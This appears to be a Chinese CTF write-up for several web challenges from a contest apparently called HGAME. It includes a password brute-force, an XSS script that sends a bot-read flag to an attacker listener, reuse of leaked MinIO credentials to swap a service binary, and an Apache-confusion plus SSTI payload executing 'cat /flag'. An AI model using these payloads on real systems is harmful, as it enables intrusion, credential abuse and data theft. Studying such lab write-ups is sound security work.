_PORT=80 RET2SHELL_14_943_SERVICE_PORT=80 RET2SHELL_24_226_SERVICE_PORT_PWN_ENV=9999
_PORT=80 RET2SHELL_24_460_SERVICE_PORT_PWN_ENV=9999 RET2SHELL_7_927_PORT_8080_TCP=tcp://10.43.1
1.205:80 RET2SHELL_26_1297_SERVICE_PORT_MYSTERYMESSAGEBOARD=8888 RET2SHELL_24_1032_SERVICE_
E_PORT=3000 FLAG=hgame{4Ve_MUJIca_H@S_BRok3N_Up_BuT_W3-HavE_Um1t4k12d}
 RET2SHELL_7_1243_PORT_8080_TCP=tcp://10.43.91.174:8080 RET2SHELL_37_17_PORT_9999_TCP_ADDR=10.43.102
.123 RET2SHELL_7_1171_PORT_8080_TCP=tcp://10.43.253.203:8080
_PORT=3000 RET2SHELL_18_904_PORT=tcp://10.43.247.188:80 RET2SHELL_18_742_PORT=tcp://10.43.228.31:80
_PWN_ENV=9999 RET2SHELL_18_373_PORT=tcp://10.43.232.147:80 RET2SHELL_18_1021_SERVICE_PORT=80
PORT=80 RET2SHELL_18_373_SERVICE_PORT=80 RET2SHELL_18_1082_SERVICE_HOST=10.43.24.82
ORT=80 RET2SHELL_18_841_PORT=tcp://10.43.90.232:80 RET2SHELL_18_742_SERVICE_PORT=80
T=80 RET2SHELL_18_904_SERVICE_PORT=80 RET2SHELL_37_586_SERVICE_HOST=10.43.255.39
```

Level 69 MysteryMessageBoard

爆破拿到shallot的密码:



Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3643	888888	200	26			366	
0		200	49			121	
1	huweishen.com	200	49			121	
2	123.com	200	39			121	
3	root@123	200	42			121	
4	root@345	200	51			121	
5	user@123	200	42			121	
6		200	47			121	
7	!@#$%	200	48			121	
8	!@#$%^	200	48			121	


Request Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Set-Cookie: session=MTcz0DU5NTQ2NHxEWDhFQVFMX2dBQUJFQUVRQUFBcF80QUFBUVp6ZEhKcGJtY01DZ0FJZFh0bGNtNWhiV1VHYzNSeWFXNW5EQWtBQjN0b11XeHNiM1E9fCJ9_q0M
; Path=/; Expires=Mon, 03 Feb 2025 16:11:04 GMT; Max-Age=3600
Date: Mon, 03 Feb 2025 15:11:04 GMT
Content-Length: 7
Content-Type: text/plain; charset=utf-8

success
```

里面是一个留言板，存在xss，让bot帮我们读flag：

```
<script>
 function createXmlHttp() {
     if (window.XMLHttpRequest) {
         xmlHttp = new XMLHttpRequest()
     } else {
         var MSXML = new Array('MSXML2.XMLHTTP.5.0', 'MSXML2.XMLHTTP.4.0',
'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP', 'Microsoft.XMLHTTP');
         for (var n = 0; n < MSXML.length; n++) {
             try {
                 xmlHttp = new ActiveXObject(MSXML[n]);
                 break
             } catch(e) {}
         }
     }
 }
 createXmlHttp();
 xmlHttp.onreadystatechange = function(){
   if (xmlHttp.readyState == 4) {
         code=escape(xmlHttp.responseText);
         createXmlHttp();
         url = "http://ip:port";  //接收地址
         cc = "htmlcode=" + btoa(code);
         xmlHttp.open("POST", url, true);
         xmlHttp.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
         xmlHttp.send(cc)
   }
 };
 xmlHttp.open("GET", "http://127.0.0.1:8888/flag", true); //要获取源码的地址
 xmlHttp.send(null);
</script>
```



```
Connection: keep-alive
Content-Length: 57
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.6834.111 Safari/
537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://127.0.0.1:8888
Referer: http://127.0.0.1:8888/
Accept-Encoding: gzip, deflate

htmlcode=aGdhbWUlN0JXMHdfeTB1XzVyNF85bzBkXzR0X3hzcyU3RA==[root@VM-4-6-centos ~]#
```




Alphabet: A-Za-z0-9+/=
✓ Remove non-alphabet chars
☐ Strict mode

```
aGdhbWUlN0JXMHdfeTB1XzVyNF85bzBkXzR0X3hzcyU3RA==
```

```
hgame%7BW0w_y0u_5r4_9o0d_4t_xss%7D
```

Level 25 双面人派对

minio-go，IDA里面可以找到连接密钥：



```
.gopclnt··· 00000057  C  crypto/tls.extMasterFromPreMasterSecret.prfForVersion.prfAndHashForVersion.prf12.func1
.gopclnt··· 00000020  C  crypto/tls.keysFromMasterSecret
.gopclnt··· 0000004F  C  crypto/tls.keysFromMasterSecret.prfForVersion.prfAndHashForVersion.prf12.func2
.gopclnt··· 0000004F  C  crypto/tls.keysFromMasterSecret.prfForVersion.prfAndHashForVersion.prf12.func1
.gopclnt··· 000000C4  C  type:.eq.struct { Endpoint string \"yaml:\\\"endpoint\\\"\"; AccessKey string \"yaml:\\\"access_key\\\"\"; SecretKey string \"yaml:\\\"secret_key\\\"\"; B
.noptrda··· 0000000E  C  master secret
.noptrda··· 00000017  C  extended master secret
.noptrda··· 000000AA  C  minio:\r\n  endpoint: \"127.0.0.1:9000\"\r\n  access_key: \"minio_admin\"\r\n  secret_key: \"JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs=\"\r\n  bucket: \
secret
```

利用密钥通讯，发现bucket有一个hint，获取到源码：


```python
from minio import Minio
from minio.error import S3Error

def main():
    client = Minio("node1.hgame.vidar.club:30383",
        access_key="minio_admin",
        secret_key="JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs=",
        secure=False,
    )

    objects = client.list_objects("hints")
    for obj in objects:
        data = client.get_object("hints", obj.object_name)
        file = data.read().hex()
        print(file)

if __name__ == "__main__":
    main()
```

然后注意到prodbucket中的update就是web端的服务elf，那么尝试进行替换。把源码的main.go修改一下：


```go
package main

import (
    "level25/fetch"

    "level25/conf"

    "github.com/gin-gonic/gin"
    "github.com/jpillora/overseer"
)

func main() {
    fetcher := &fetch.MinioFetcher{
        Bucket:    conf.MinioBucket,
        Key:       conf.MinioKey,
        Endpoint:  conf.MinioEndpoint,
        AccessKey: conf.MinioAccessKey,
        SecretKey: conf.MinioSecretKey,
    }
    overseer.Run(overseer.Config{
        Program: program,
        Fetcher: fetcher,
    })

}

func program(state overseer.State) {
    g := gin.Default()
    g.StaticFS("/", gin.Dir("/", true))
    g.Run(":8080")
}
```

重新编译后上传：

```python
from minio import Minio
from minio.error import S3Error


def main():
    # Create a client with the MinIO server playground, its access key
    # and secret key.
    client = Minio("node1.hgame.vidar.club:30383",
        access_key="minio_admin",
        secret_key="JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs=",
        secure=False
    )

    # The file to upload, change this path if needed
    source_file = r"D:\Downloads\update"

    # The destination bucket and filename on the MinIO server
    bucket_name = "prodbucket"
    destination_file = "update"

    # Make the bucket if it doesn't exist.
    found = client.bucket_exists(bucket_name)
    if not found:
        client.make_bucket(bucket_name)
        print("Created bucket", bucket_name)
    else:
        print("Bucket", bucket_name, "already exists")

    # Upload the file, renaming it in the process
    client.fput_object(
        bucket_name, destination_file, source_file,
    )
    print(
        source_file, "successfully uploaded as object",
        destination_file, "to bucket", bucket_name,
    )

if __name__ == "__main__":
    try:
        main()
    except S3Error as exc:
        print("error occurred.", exc)
```




```
node1.hgame.vidar.club:30520

app/
bin
boot/
data/
dev/
entrypoint.sh
etc/
flag
home/
lib
lib64
media/
mnt/
opt/
proc/
root/
run/
sbin
srv/
sys/
tmp/
usr/
var/
```



```
node1.hgame.vidar.club:30520/flag

flag{Y0u-saID_R1GHt_6UT-YoU_5HOU1d-pL4Y_genSHiN_ImP@Ct2}
```


Level 38475 角落

存在robots.txt，泄露app.conf：



```
# Include by httpd.conf
<Directory "/usr/local/apache2/app">
        Options Indexes
        AllowOverride None
        Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

参考Black Hat USA 2024：利用Apache HTTP服务器中隐藏的语义歧义进行攻击！ | 长亭百川云，构建payload读取源码：




```python
from flask import Flask, request, render_template, render_template_string, redirect
import os
import templates

app = Flask(__name__)
pwd = os.path.dirname(__file__)
show_msg = templates.show_msg


def readmsg():
        filename = pwd + "/tmp/message.txt"
        if os.path.exists(filename):
                f = open(filename, 'r')
                message = f.read()
                f.close()
                return message
        else:
                return 'No message now.'


@app.route('/index', methods=['GET'])
def index():
        status = request.args.get('status')
        if status is None:
                status = ''
        return render_template("index.html", status=status)


@app.route('/send', methods=['POST'])
def write_message():
        filename = pwd + "/tmp/message.txt"
        message = request.form['message']

        f = open(filename, 'w')
        f.write(message)
        f.close()

        return redirect('index?status=Send successfully!!')

@app.route('/read', methods=['GET'])
def read_message():
        if "{" not in readmsg():
                show = show_msg.replace("{{message}}", readmsg())
                return render_template_string(show)
        return 'waf!!'
```

```
http://node1.hgame.vidar.club:31596/admin/usr/local/apache2/app/app.py%3f
```

Post data · Referer · [✓ User Agent] · Cookies · Add Header · Clear All

U: L1nk/aaa

ssti+条件竞争，payload：



Sniper attack · Start attack

Target: http://node1.hgame.vidar.club:31384 · [✓ Update Host header to match target]

Positions: Add § · Clear § · Auto §

```
POST /app/send HTTP/1.1
Host: node1.hgame.vidar.club:31384
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 208
Origin: http://node1.hgame.vidar.club:31384
Connection: keep-alive
Referer: http://node1.hgame.vidar.club:31384/app/index
Upgrade-Insecure-Requests: 1
Priority: u=0, i

message=
{{[].__class__.__bases__[0].__subclasses__()[204].__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cat%20/flag').read()")}}§§
```

Payloads

Payload position: All payload positions
Payload type: Null payloads
Payload count: 10,000
Request count: 10,000

Payload configuration


Payload processing

You can define rules to perform various processing tasks on each pa

Payload encoding

This setting can be used to URL-encode selected characters within th
transmission within HTTP requests.

[✓] URL-encode these characters: ./\=<>?+&*;:"{}|^`#



